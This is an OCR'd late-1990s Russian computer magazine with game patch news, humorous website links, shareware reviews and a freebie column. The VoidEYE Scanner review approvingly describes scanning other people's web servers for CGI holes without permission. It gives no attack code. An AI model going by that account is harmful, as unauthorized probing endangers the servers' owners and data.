
Delta Force — Development Update (3.84 Mb)
ftp.novalogic.com/pub/patches/dfrev5/us/DFUPDATE.EXE — US version
ftp.novalogic.com/pub/patches/dfrev5/eu/DFUPDATE.EXE — European version
Странный патч. Кроме обычных баг-фиксов (которые, видимо, в целях конспирации не разглашаются), делает еще вот что. Патч позволяет пользователям играть на deltaforce'овских серверах разработки (это что еще за сервера такие?) и освобождает игроков от необходимости устанавливать дополнительный патч при переходе с этих таинственных development servers на нормальные игровые сервера Delta Force... Ты эту фишку просек? Я — нет.

«Вонючие» закоулки Интернета

Нижеследующие ссылки имеют слабое отношение к компьютерным играм, но если б они не попали сюда, они не попали бы ни в какую другую рубрику. Никогда. И ты бы про них не узнал, а это, поверь, непростительно. Так что будем считать, что люди, которые создали эти сайты, тоже занимаются чем-то вроде игры. По сути, так и оно есть. Итак, самые «вонючие» сайты Интернета.
http://farts.netcarver.com/defaultmain.htm — Mr.Pooky's Farts and Burps. Автор сайта занимается тем, что коллекционирует... как бы это выразить... звуки, издаваемые человеческим кишечником при высвобождении газов. Сначала он записывал только себя и своего лучшего друга. Потом стал выдирать моменты с интересующими его звуками из фильмов и мультиков (а этого добра в Америке с ее склонностью к дебилизму хватает). А потом кинул клич на своем сайте присылать записи своих творений всем желающим, пообещав, что обязательно опубликует все и непременно укажет автора. Народ, что удивительно, откликнулся. И теперь вся эта разросшаяся коллекция доступна для прослушивания на Mr.Pooky's Farts and Burps (название переводить не решаюсь).
www.mrmethane.com — Mr.Methane. Мистер Метан известен тем, что изредка проводит на своем сайте «живые» встречи с публикой, где в реальном времени демонстрирует свое искусство. Как он добился такой послушности желудка, остается только гадать...
www.beakman.com/fart/fart.html — Девиз этого сайта: «Ты тоже можешь!». Автор заявляет, что если среднестатистический человек портит воздух в среднем 10-15 раз в день, то его (автора) нужно причислить к чемпионам мира.
Если тебя вдруг пробило на данную тематику, то вот тебе еще ссылочки:
www.fartfactory.com/ — Fart Factory
www.nextdim.com/fart/index.htm — Farting Fanatical Fools
http://members.tripod.com/~tripler/ — Ultimate Fart Page (есть видеоролики)
www.geocities.com/SunsetStrip/Arena/6050/ — Free Burp



Да, если у него даже рожа такая, то задница явно способна на многое...




Хиловат для огра, тебе не кажется?

Quake тоже может быть смешным. Как это ни печально...

www.planetquake.com/que/ — Quake, The Universe and Everything.
Сайт, посвященный юмору, который посвящен Quake'у, который посвящен не знаю кому, наверное, Ромеро?.. Имеется раздел лимириков (такие юмористические куплеты), раздел стихов о Кваке, и конечно, рассказы и другая проза. Все на английском, есессно...
http://members.socket.net/~daveking/qquotes/humor/ — Quake Humor.
Разные шутки о Кваке: почему Q — самая плохая игра в мире, 20 уроков, усвоенных во время игры в Quake, что бывает с людьми, которые переиграли в Quake, тест «Насколько вы увлечены Квакой» и т.д. На английском.
http://screenshots.clanworld.org/ — The Funny Quake Screenshots Page.
Как следует из названия, сайт посвящен смешным скриншотам из Quake. Впрочем реальных скринов не так много, всего две галереи (и действительно, чего смешного в Q?). Большую часть сайта занимают подредактированные скриншоты и картинки, нарисованные от руки. Иногда попадаются смешные...
www.planetquake.com/qweek/ — Quakeweek.
Это вроде бы настоящий новостной сайт, посвященный Кваке, id Software и игровой индустрии в целом. С другой стороны, он весь какой-то несерьезный, шуточный. Я, честно говоря, так и не врубился: все эти новости — просто шутки или они так поданы, с приколами? Может, ты разберешься...

Ведущий рубрики Александр '2poisonS' Сидоровский (2poisonS@xakep.ru)

Отдельное спасибо M.J.Ash'у, который кидался в меня полезными ссылками и всякими гадостями в процессе написания этой статьи :)



Gallery of Obscure Patents

http://www.patents.ibm.com/gallery

В пятом классе изобретенная мной машина времени взорвалась, отправив в прошлое мою мечту о новом портфеле, а созданный за годы учебы в колледже вечный двигатель жрал электричество из сети с такой охотой, что лампочки в нашей квартире часто горели в полнакала. Если у тебя тоже руки приделаны к туловищу с правильного конца, то попробуй порыться в архивах Intellectual Property Network, изучая чужую интеллектуальную собственность. Может быть, тебе это понравится, ну а если нет, то отправляйся прямиком на страничку странных и интригующих изобретений — «Gallery of Obscure Patents», там-то уж тебе понравится точно! Всегда полезно знать, как устроен зонтик, который нельзя потерять, каким образом древние египтяне на самом деле использовали свои пирамиды (это они уже потом додумались, что там можно и покойничков хоронить!) и почему просто необходимо строить самолеты дисковой формы. Лично я сейчас занят тем, что создаю по приведенным на этом сайте чертежам ночник, который будет сообщать мне о начале очередного землетрясения.

Team Void

http://www.teamvoid.org/

Будешь в Сети — обрати внимание на проект Team Void. Обещаю тебе, ты не пожалеешь. Вместо того чтобы передирать новости Infoart'а, Gazet'ы и Zdnet.ru, эти ребята сами пишут статьи и переводят с английского то, что им кажется интересным. Вкус у Team Void, конечно, специфический: ICQ протокол, remote/local root, password brute force & wordlist cracking, TCP/IP от атаки до защиты, но кто будет жаловаться?!! Уж точно не мы с тобой, дружище! Место, где можно раздобыть свежую информацию о уязвимостях, FAQ-и по взлому веб-серверов и защиты их от взлома, а также почитать об инструментах (разводных ключах, зубилах и т.д. и т.п. :)), используемых для проверки безопасности, мы будем холить, лелеять и воспевать в своих песнях. Так что если ты, мой друг, не якорь, то ты знаешь, где в следующий раз нужно зацепиться во время веб-серфинга.

Шаманская страничка

http://linux.mobile.ru/~shamy/

Когда мне надоедает прыгать в одной вольчей шкуре вокруг костра и бить в большой бубен счастливой заячьей лапкой, я беру старенький ноутбук Toshiba Libretto и ухожу в свою юрту, вешая на полог табличку «Тихо! Идет общение с духами!». Там, в тишине и спокойствии, я, воспользовавшись системой низкоорбитальной спутниковой связи Iridium, подключаюсь к Интернет. На оплату услуг этой системы уходит ужасно много песцовых шкурок, но мой старый Учитель частенько говаривал мне, что на образовании экономить нельзя! «Понимаешь, — объяснял он, — для того чтобы заставить людей раскошелиться, совершенно не обязательно скакать и выть диким голосом! С твоими руками, сынок, ты можешь стать очень хорошим медиумом, да и на культе вуду сейчас можно заработать неплохие деньги...». И вот я иду всегда в одно и то же место, на «Шаманскую страничку», и читаю... читаю... Куклы вуду, Некрономикон, Молот ведьм... Наверное, старый шаман был прав. Уже сейчас я умею больше, чем он когда-либо умел. Хм... Знаете, что он сказал, когда духи предков пришли за ним в нашу юрту? Он сказал: «Ущипни меня! Что это за страшные рожи там, у тебя за спиной? Ты ИХ видишь?!!»... Бедный старик! Да я вижу ИХ с самого рождения...



Anti Bill Gates Game Archive

http://freeweb.coco.cz/agga/


Большинство сайтов в Сети, из тех, что чистят Гейтса на все лады, примитивны до ужаса. Пара злобных надписей, криво сделанный фотомонтаж — вот и все, чем они могут порадовать случайного посетителя. Но в той же Сети еще встречаются и исключения из правил. Сайт «Anti Bill Gates Game Archive» — одно из таких исключений. Здесь всегда можно скачать одну из Анти-Гейтсовских программ (их на сайте около двадцати, и половина на тему: «Кинь в Билли тортик»), раздобыть скринсейвер протеста, ознакомиться с разоблачающими этого человека видео-файлами и полюбоваться на большую коллекцию вполне приличных картинок.

Так что не отчаивайся, а после устранения последствий очередного зависания твоего компа, оснащенного «самой надежной ОС в мире», приходи сюда расслабиться и отдохнуть. Можешь даже песенку спеть, ну ту, из мультика «Остров сокровищ»! «Жил мальчик на свете — хорошим он был! Все дети, как дети, а Билли...» (Кстати, хинт: песенку можно найти по адресу http://www.elcom.spb.ru/~dima/mp3/). А что?!! Мне лично — помогает.

Каталог Пасхальных Яиц

http://eeggs.da.ru/

И у программ бывают яйца, пусть и пасхальные! А ты что, этого не знал? Сюрприз, сюрприз! Ладно, успокойся — все не так страшно! Просто, применительно к программному обеспечению, Пасхальным Яйцом называют какое-нибудь скрытое действие, «фишку», заложенную в него разработчиками. Это может быть что угодно — от скрытого списка написавших программу людей до команд, шуток и забавной анимации. Уяснил? Вот и хорошо! Теперь ты догадываешься, о чем может идти речь на сайте с названием: «Каталог Пасхальных Яиц»?!! Точно! О том, как эти Яйца из программ доставать. А дело это не простое, не как в сказке: «Word, word! Снеси яичко!..», тут особый подход нужен. Заинтересовался? То-то же... Иди, получай подробные инструкции.



M.J.Ash (m.j.ash@xaker.ru)

X Legio. Боевая техника древности

http://xlegio.enjoy.ru/

Я довольно близко познакомился с боевой техникой древности, когда подлые людишки со своими баллистами решили помешать моим бравым оркам захватить Азерот... Но, наверное, мой опыт Warcraft-овских побоищ — это не совсем то, по чему можно судить об истории развития военной техники в целом?!! Что ж, кому правда дороже чем вымысел, может идти на сайт «X Legio», рассматривать рисунки и самостоятельно выяснять, чем отличаются онагры от катапульт (правильный ответ: катапульта — общее название всех метательных машин). А я после посещения этого сайта понял одно: флот орков необходимо создавать наподобие римского и не забывать оснащать каждый Ogre Juggernaught полуавтоматическим полиболом, квинтэссенцией инженерного гения Античности (полибол — полуавтоматический камнемет, может вести непрерывную стрельбу каменными ядрами, подающимися из «магазина», расположенного над направляющим ложем), и тогда орков нельзя будет победить вообще. Пойду напишу письмо ребятам из Blizzard, пускай учтут мои пожелания при создании третьего Warcraft-а.

Диван с клопами

http://www.chat.ru/~divan7/

Какая гадость! — скажет любой, кто прочтет следующий отрывок: «Трудно было слепому среди всей шелухи и грязи найти съедобный отброс. А на чужом дворе и саму-то помойку найти нелегко. Глазами-то не видать, а спросить: где у вас тут помойная яма, — как-то неловко. Оставалось только нюхать. Некоторые помойки так пахнут, что за версту слышно, а другие, которые с крышкой, совершенно найти невозможно. Хорошо, если дворник добрый попадется, а другой так шуганет, что всякий аппетит пропадает...». Скажет и примется читать дальше... А дальше будут чернушные анекдоты (« Ма-а-маа! А почему меня все экскаватором обзыва-аа-ют!? — Ну не плачь, Вовочка, пусть обзывают, ты только ротик закрой, а то мебель поцарапаешь.»); стихи, вроде: « И немущим, и богатым Мы в равной степени нужны, — Сказал патологоанатом. И вытер скальпель о штаны.»; рисуночки «на тему»... Тьфу! Чур, не я подсказал тебе этот сайт! Действительно ведь — гадость!:)

The Old West

http://plainview.com/lace/law.htm

«Я его предупреждал. Я сказал ему прямо, без всяких околичностей: «Мистер, если вы обращаетесь с револьвером так же, как и с картами, то вам лучше не хвататься за него». Беда была в том, что ему оказалось недостаточно одной ошибки, захотелось совершить целых две. В итоге он получил то, на что напрашивался. Его похоронили на западной окраине города, где хоронили всех убитых в перестрелках...». Каждый раз, когда перечитываю книги Луиса Ламура или смотрю вестерн, я ловлю себя на мысли: «А существовали ли на самом деле все эти знаменитые ганфайтеры?». Может быть, это все придумали потом, чтобы на каком-нибудь www.cowboy.com бойко торговать ремнями, в точности как у Малыша Билли, сапогами, такими же как носил Уайт Эрп, и удостоверениями, гласящими, что «Предъявитель сего и есть — Самый Настоящий Ковбой». Не знаю... Но в любом случае www.cowboy.com меня не дождется, я знаю, где можно найти настоящие биографии этих знаменитых людей, настоящие истории из их жизни. Теперь об этом знаешь и ты... Сайт «The Old West». В путь! Проверь свою пушку, сынок, и все такое! :)

VFX HQ: Visual Effects Headquarters

http://www.vfxhq.com/


Это не сайт — это пять лет развития индустрии визуальных эффектов. VFX HQ по самую крышу набит обзорами, фотографиями, и разнообразной информацией о самых зрелищных кинолентах Голливуда. На сотнях страниц автор сайта демонстрирует, как кадры со съемочных площадок превращаются в то, что мы с тобой видим потом на экране. Это не просто круто, это очень круто! Теперь-то я точно знаю, куда ушли миллионы, потраченные на «Солдата» с Куртом Расселом в главной роли! Я видел кадр из фильма, где Курт стоит на фоне чужого неба, возле гор обломков и мусора, держась за какую-то железяку. Оказывается, на самом деле настоящей была только эта железяка (ну и сам Рассел, конечно :))! У этого сайта один только минус — на данный момент он имеет статус архива, так что информации о самых последних лентах там не найдешь. Но создатель щедро делится ссылками на сайты, где ты сможешь удовлетворить свое любопытство. Короче... Добро пожаловать в штаб-квартиру Визуальных Эффектов, дружок!



Sold Out!

http://www2.gol.com/users/zapkdarc/sold.html

Я понял! Япония — это маленькая такая страна, битком набитая японцами, в которую Большие Американские Звезды ездят, когда им хочется заработать немного «левых» деньжат. А уж ради этого они готовы на все! Джоди Фостер согласна рекламировать кофе, Вуппи Голдберг — жевательную резинку, а Чарли Шин — башмаки. Разумеется они это делают при условии, что такие рекламные ролики никогда не увидят на Западе. Но — информация должна быть свободной! И вот в Интернете появляется сайт, где ты можешь увидеть образцы такой вот рекламы. А если тебе все равно, типа: «Подумаешь! Зарабатывают люди. Какое мне до этого дело?», то все равно посети «Sold Out!». Потому что это единственное место, которое я знаю, где на одной фотографии можно увидеть сразу семь Шварценеггеров, причем один из них — ну просто вылитый самурай!






Ведущий рубрики: M.J.Ash (m.j.ash@xakep.ru)

VoiceNet VRS 98 v 8.1

Windows 95/98/NT
Size: 2473 кб
Shareware
http://www.groverind.com

Когда IBM-овский пакет Via Voice, а затем и Naturally Speaking от Dragon Systems наотрез отказались понимать мой английский, я подумал, что мне придется отложить на некоторое время мечту об управлении голосом своим любимым компом. И так бы оно и было, если бы мне на глаза не попалась программа VoiceNet VRS 98. Эта программа не пыталась разобраться в моем классическом «оксфордском» акценте, а просто запомнила, как я произношу ту или иную команду. А раз так, то и ты при настройке не кричи в микрофон «File Save!» или «Mouse Double-Click!!!», а совершенно спокойно произноси команды «Сохрани это» или «Кликни дважды». После такой нехитрой «русификации» ты сможешь запускать приложения, расправляться с файлами, командовать окошками и даже... управлять мышкой исключительно голосом. Последняя возможность мне особенно понравилась. Сидишь себе перед экраном и знай себе командуешь: «Крыса направо, крыса налево... Быстрее! Стой, куда поползла!!!», а курсор по экрану туда-сюда шасть-шасть. Очень успокаивающее зрелище... Советую.



WinShade v 2.1


Windows 95/98/NT
Size: 539 кб
Shareware
http://www.bluecarpet.com/

Честно говоря, мне нравится звук, с которым WinShade расправляется с окнами. «Хрясь!» (клик мыши) — и от открытого окошка остается только узенькая синенькая полоска с заголовком, «Чпок!» (повторный клик) — и окошечко вновь предстает передо мной во всей своей красе. Не удивительно, что на сайте разработчиков эта программка идет под лозунгом «Возьмите окна под свой контроль!». Вообще-то предполагалось, что WinShade поможет мне рациональнее использовать место на своем рабочем столе (типа не надо целиться в этот неуловимый крестик в уголке и другие полезные фишечки!), но... мне сейчас не очень хочется брать что-то там под свой контроль.
Мама, можно я еще поиграюсь? Можно?!! Хрясь... Чпок!.. Хрясь!.. Чпок!.. Хрясь... Хрясь...

VoidEYE Scanner v 0.4

Windows 95/98
Size: 196 кб
Freeware
http://www.teamvoid.org

Многие стандартные CGI-скрипты, которые часто применяются на веб-серверах, содержат ошибки, используя которые хакер может добраться до информации, для него не предназначенной. Ну а порой эти ошибки настолько серьезны, что позволяют хакеру получить полный контроль над сервером, на котором эти скрипты выполняются. Я, конечно, знал об этом и раньше, но получил наглядное подтверждение этому факту только тогда, когда тестировал программу VoidEYE Scanner. Этот сканер сообщил мне, что на двух из пяти заданных мною порносерверах имеются CGI-дыры, и, при известном старании, я могу таскать любые файлы с этих серверов, а еще на одном — существует реальная возможность получить права администратора. Вот так, запросто! Раз и... администратор порносервера! Ты представляешь?!! Хотя, конечно, знать о дыре — это еще не значит пролезть через нее...
VoidEYE Scanner может работать через анонимный прокси-сервер, и на данный момент ему известно 79 уязвимых скрипта. Подробная документация на русском языке по уязвимостям находится на сайте создателей в разделе CGI-ЖУКS.




Catch-IT v 1.041

Windows 95/98/NT
Size: 113 кб
Demo
http://www.remotecommunications.com/

Первое, что можно сказать об этой программе, так это то, что ее разработчики очень жадные люди. Иначе как объяснить, что демо-версия их bookmark manager-а может работать только с шестью (!!!) закладками. Ну а второе... Второе — это то, что даже несмотря на дурацкое ограничение программу стоит посмотреть! Catch-IT это вроде как «Bookmark manager-ы наносят ответный удар броузерам!», потому что, если раньше каждый броузер имел собственную встроенную систему работы с закладками, и bookmark manager-ам приходилось с этим считаться, то теперь Catch-IT показывает новый путь — он сам встраивается в ЛЮБОЙ броузер, предоставляя пользователю единый интерфейс и единую базу данных. Стоит только запустить на заднем плане Catch-IT, как можно приступать к коллекционированию закладок. Для этого достаточно кликнуть на бейсбольный мяч, который чудесным образом появится в заголовке окна вашего любимого броузера... Несколько эволюционирующих версий, и эта программа сможет потеснить мой любимый Amigo Pro.

Scroll++ v 2.05

Windows 95/98
Size: 1060 кб
Shareware
http://www.pointix.com



Если ты хочешь придать своей мышке большую функциональную полноту, то я могу посоветовать тебе обратить внимание на эту программу. Лично мне она помогла избавиться от недостойного чувства зависти к тем, кто имеет в своем распоряжении навороченную крысу с колесиком или рычажком для прокрутки содержимого окон. Процесс адаптации к новому способу, забивающему последний гвоздь в гроб стандартного метода общения с scroll bar-ами, проходил у меня быстро и мягко благодаря легкости настройки программы «под себя» (хм... звучит как-то некультурно...) и демо-ролику, идущему в комплекте. Да, похоже, эта программа обоснуется в моей системе надолго, а если ты подсуетишься, то и в твоей системе тоже!


AI Morale v 2.0



Windows 95/98/NT
Size: 2415 кб
Shareware
http://www.almorale.com/

Он зовет меня Командиром! До этого он звал меня Боссом, но я объяснил ему, что «Командир» мне нравится больше, и с тех пор он обращается ко мне только так. Он — это Al Morale, виртуальный служащий, который никогда не работает, потому что все время занят. А занят он тем, что хвалит на все лады своего Хозяина, то есть меня, любимого. Надо бы его уволить, конечно, да жаль подхалима. Так что он все еще живет у меня на рабочем столе в маленьком окошке, восхищается моими идеями, моей работой и мной, блистательным и великолепным. Когда мне надоедает его болтовня, я просто приказываю ему заткнуться. И вот еще что я думаю: если у тебя есть служащий, пусть и виртуальный, то ведь это еще один шаг вверх по социальной лестнице. Хм… может быть обращение «Босс» — это не так уж и плохо? :)

FontLister v 3.4.9



Windows 95/98
Size: 696 кб
Shareware
http://www.conquerware.dk/fl.htm

Когда я был маленький и глупый, я тоже любил нагадить в каталог Windows\Fonts. Брал, бывало, пиратский компакт диск с заманчивой надписью 1000 русских шрифтов и… устанавливал всю эту тысячу на свою машину. Но веб-дизайнером я почему-то так и не стал. А теперь мне вполне хватает шрифтов, идущих в стандартной поставке Windows. Но для тех, кто не привык так себя ограничивать (и кому действительно надо), могу посоветовать программку FontLister. Она очень помогает в разборках со шрифтами. С ее помощью можно просмотреть уже установленные шрифты и те, которые ты только собираешься установить, быстро удалить ненужные, подключить необходимые, сравнить написание произвольного текста различными шрифтами и еще много другое.

Ищейка v 2.18

Windows 95/98
Size: 1443 кб
Freeware
http://isleuthhound.co-ltd.net/

Установив Ищейку и выполнив некоторые несложные действия по ее настройке, я понял, что в мои руки попала действительно классная прога. С ее помощью мне удалось организовать на своем отдельно взятом компе поисковую систему, работающую по тому же принципу, что и ее старшие братья в Internet (AltaVista, HotBot).
При первом запуске Ищейка просмотрела заданные каталоги (зону поиска) на моем жестком диске и запомнила вхождения всех слов во всех документах (freeware версия понимает только txt и doc файлы, но и это неплохо!), после чего на обработку любого запроса у нее уходило не больше секунды. Кроме того, Ищейке можно скормить фразу на естественном языке — она найдет все документы, в которых встречаются слова (во всех падежных окончаниях и словоформах!) из введенной фразы. Что еще сказать? Список найденных документов Ищейка показывает в удобном для навигации виде, и прямо из Ищейки можно просмотреть текст документа и отобрать необходимый (для этого достаточно нажать на заголовок документа или на название файла — Ищейка вызовет соответствующее приложение для редактирования).
Короче, я очень рекомендую тебе поближе познакомиться с этой собачкой, а ты же знаешь, я плохого не посоветую! :)

Startup Control Panel v 2.5

Windows 95/98
Size: 61 кб
Freeware
http://www.mlin.net

Откуда только не запускаются программы в супероперационной системе Windows. Это только мы, несчастные юзеры, должны пользоваться одной бедной папочкой Автозагрузка. Остальные же места, например, некоторые ключи системного реестра, из которых, в частности, самовольно стартуют самые продвинутые и полезные программы (читай — «троянские кони»), доступны только самым продвинутым из нас. Но даже «самым продвинутым» рано или поздно надоедает каждый раз вооружаться Regedit-ом и отправляться в глубины системного реестра, чтобы проверить какой-нибудь HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices на предмет появления незаконных поселенцев (или для прописки законных), и тогда в их системе появляется программка вроде этой. Итак, все просто! Startup Control Panel — это небольшая системная утилита, после инсталляции поселяющаяся в окне Панель управления, созданная чтобы немного облегчить тебе жизнь. С ее помощью ты будешь точно знать, что и почему у тебя запускается, сможешь без напряга организовать автозапуск нужных прог (причем не только так, как дядя Билли юзерам повелел) и освободишь себе пару-тройку минуток для внеочередного глоточка пивка.

Cleaner v 3.0 BETA I build 3018

Windows 95/98/NT
Size: 691 кб
Shareware
http://www.moosoft.com

Когда этот номер нашего журнала попадет в твои руки, приятель, я думаю, что третья реинкарнация известного охотника на троянов Cleaner-а должна будет появиться. Мне же удалось поюзать только бета-версию этой программы. Надо признаться, она мне понравилась! Все знают, что Cleaner номер два был малость тяжеловат (он тупо, хотя и надежно, сканировал диск за диском в поисках известных ему троянов, тратя по полчаса на один винч) и скуп на всякие «дополнительные сервисы». Так вот, третья версия, похоже, будет более добра к простому человеку. По крайней мере, промазать мимо кнопочки Update или Scan теперь заметно труднее, а если учесть, что Cleaner номер три уже распознает около 200 «троянских коней» (668 — это вместе с разновидностями), то поиметь тебя или твой аккаунт «доброму человеку» будет значительно труднее. Бета-версия программы пока не поддерживает обновление своей базы данных через Интернет, но в финальной версии эта функция обязательно будет реализована. Вывод: если твой компьютер хотя бы отрезком оголенного медного провода подключен к Сети, то Cleaner у тебя должен быть. Точка!



Ведущий рубрики – Александр «EvilOne» Болотников (evilone@mail.ru)

Приветствую тебя, халявщик. Как дела, как жизнь? За окном все более прогрессирует осень, а из-за этого, видимо, вся халява, в большинстве своем, улетает только в теплые края (поясняю: все чаще встречается надпись USA only и все реже встречается буквосочетание Russia в графе Country). С трудом наскреб необходимые 15 ссылок для этого номера. Кстати, а почему ты не присылаешь мне новые ссылочки? Нет, я конечно, понимаю — рубрику я веду, мне о ней и заботиться, но все же, может у тебя завалялись пара-тройка линков... Короче, если что, пиши мне на evilone@mail.ru.
Но вернемся к любимой теме нашей рубрики — процессу заполнения анкеты. Точнее, не просто «процессу заполнения», а «процессу заполнения анкеты в необычайно короткие сроки». Скажи, тебе еще не надоело в сотый раз писать одно и то же в анкете, заказывая халяву? Мне вот немного (это еще мягко сказано) надоело... А посему пришлось полазить по просторам Интернета, где вскоре были обнаружены целых три проги, помогающие в той или иной степени автоматизировать процесс заполнения анкеты.

Roboform

ftp://www.misto.kiev.ua/misto/rf_setup.exe (размер: 620kb)
Великая вещь, созданная руками гарного хлопца Миколы Руденко из бывшей «братской» Украины. Необходимая вещь для каждого халявщика, ибо она позволяет заполнять целую анкету двумя щелчками мыши!
Скачиваем прогу, устанавливаем. Перед нами стандартная анкета, которую предстоит заполнить. Заполняем, натыкаемся на надпись, что, мол, надо бы нам эту прогу зарегистрировать. Отдать, типа, свои кровные 20 зеленых. Подозрительно все это, но все же тыкаем на регистрацию... Вау! Что за надпись в самом низу! Жители ex-USSR (то есть мы) могут и не платить за это прогу. Просто надо ввести маленькими (русскими) буквами любой день недели в регистрационном окошке! Here we go! Ладно, зарегались, теперь надо это чудо испытать. Берем любую анкету и кликаем на нее правой кнопкой мыши. Из вывалившегося меню выбираем Robofor Auto... Опаньки — анкетка-то заполнилась! Сама! Небольшие огрехи можно исправить все той же правой кнопкой, выбрав нужный пунктик. 8 из 10 анкет заполнились самостоятельно, оставшиеся две — отказались (но даже заполняя их по пунктам, я потратил ГОРАЗДО меньше времени, чем вводя данные с клавиатуры).
Но, как известно, в каждой бочке меда есть ложка дегтя. В этой проге этих ложек всего три:
— работает только с Internet Explorer 4.xx или 5.xx. Любители Нетшкафа отдыхают;
— любит заниматься самодеятельностью, впихивая в графу Street Address название города и почтовый индекс. Так же любит заполнять и графу Street Address 2;
— упорно игнорирует графу Postal (Zip) Code.
Оценка: 5 однозначно! Три награды у нее уже есть (от PCWorld online, от Slaughter House и от RocketDownload), так будет еще одна — Xakep's Choice.

Gator

www.gator.com (размер: копейки)
Сие произведение основано на любимой мастдаевской фишке Drag'n'Drop. То есть мы можем перетаскивать наши данные прямо из этой проги в анкету. Приблизительно такой же результат достигается и простым двойным щелчком мышки. Помимо простого заполнения анкеты, может также запоминать все твои пароли в Интернете (удобно, если страдаешь склерозом).
После установки Gator поселится на твоей панели задач (это где часы находятся) и при появлении чего-либо похожего на анкету будет сам активироваться. Вообще, эта прога очень радует своей простотой, удобным междумордием (интерфейсом, кто не понял), отсутствием расовой дискриминации (то есть работает со всеми браузерами). Казалось бы — вот он, выбор халявщика, но... Но все-таки это немного не то. Не хватает, например, некоторых полей в анкете (имя есть, а где писать фамилию и отчество?, название организации есть, а где писать свою должность?). Да и времени на заполнение анкеты затрачиваешь несколько больше, чем при использовании Roboform (хотя это вопрос спорный).
Оценка: 4. Хороший интерфейс, удобство работы, поддержка всех браузеров — что еще нужно нашему халявщику?

ShortKeys Lite

ftp://ftp.shortkeys.com/shklite.exe (размер: 656kb)
Сего монстра я юзал уже давно, с того самого времени, когда серьезно начал заниматься халявой. Автоматическим заполнением анкеты тут и не пахнет, так как сия прога работает по несколько другом принципу. Используя всякие суффиксы и префиксы, ты можешь, по словам создателей, значительно увеличить скорость ввода информации. То есть, например, за два символа # и 1 ты можешь обозначить словосочетание Mykhotrahskaya str. 6-6-6, а за # и 2 — словосочетание Vasya Pypkin. И теперь, когда ты напишешь в соответствующих строках анкеты #1 и #2, то программа автоматически их исправит на Мухотрахскую улицу и Васю Пупкина. Удобно? Сомневаюсь, ибо, вместо заполнения анкеты, ты будешь вспоминать, какая комбинация что обозначает. Пользу от этой проги можно получить только в одном случае — при использовании вместе с Gator (в котором, как я уже говорил, не хватает некоторых необходимых нам строк).
Оценка: 2+. Фигня полнейшая, не имеющая практически никакого намека на полезность.

Ну вот типа и все. Пиши письма, заходи ко мне в гости на http://halyava.uka.ru.

1. Peregrine

http://site.tdmi.com/cgi-bin/peregrine/y2k/form.cgi?mm=dw&mb=y2k&tv=02&sv=01
Время неумолимо движется вперед, а вместе с ним приближается и то, чего бояться все, кто использует компьютер — ошибка 2000 года. Так что, пока не поздно, беги на этот сайт и заказывай себе диск, который, по словам создателей, не только поможет тебе уменьшить потери, но и в то же время увеличит продуктивность твоего крутого бизнеса (только что-то я не понимаю, какая тут связь?). Да, и еще — заполнив анкету, не забудь ответить на вопросы.

2. MicroChip

http://www.microchip.com/10/Sales/Contact/Lit/index.htm
Что может находиться на диске с таким названием? Не догадываешься? Ну да, очередная техническая литература по микросхемам. Блин, а диск весь такой разукрашенный... А внутри — suxxx. Обломали, одним словом.

